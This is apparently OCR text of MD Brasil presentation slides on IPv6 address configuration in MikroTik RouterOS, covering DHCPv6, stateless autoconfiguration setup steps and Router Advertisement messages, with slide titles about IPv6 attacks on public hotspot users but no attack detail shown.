
Address Configuration Issues

Stateful configuration can be implemented with a **DHCPv6 server**.
DHCPv6 server is vulnerable to the same Layer 2 attacks existing for IPv4.
http://mikrotikbrasil.com.br/artigos/Layer2_Security_Poland_2010_Maia.pdf

Stateless auto configuration is possible on /64 Network and hosts will be configured automatically, without DHCP. The idea behind auto configuration was to offer a way to do painless configurations for home users and allow all devices (e.g. household ones) to gain global connectivity.


Stateless Configuration on RouterOS


1 – Configure a global IPv6 address on the interface clients are connected to. Keep advertise option checked.



Stateless Configuration with RouterOS


2 – Configure Neighbor Discovery on clients interface (or all), enabling the option Advertise DNS







Stateless Configuration with RouterOS

3 – Configure a DNS on /ip dns






5.12 or newer



Discovering Routers and Prefixes




ICMPv6 Type 134 **(Router Advertisement)**
Source: Link-local address
Contents: Options, prefixes, lifetime and auto configuration flag

→ To: FF02::1 (All nodes on link)


Auto Configuration Issues

Attacks Against Customers in Public Locations


Using IPv6 to attack Customers on a public Hotspot (IPv4 AP)



Using IPv6 to attack Customers on a public Hotspot (IPv4 AP)




Using IPv6 to attack Customers on a public Hotspot (IPv4 AP)




md brasil
IT & TELECOM

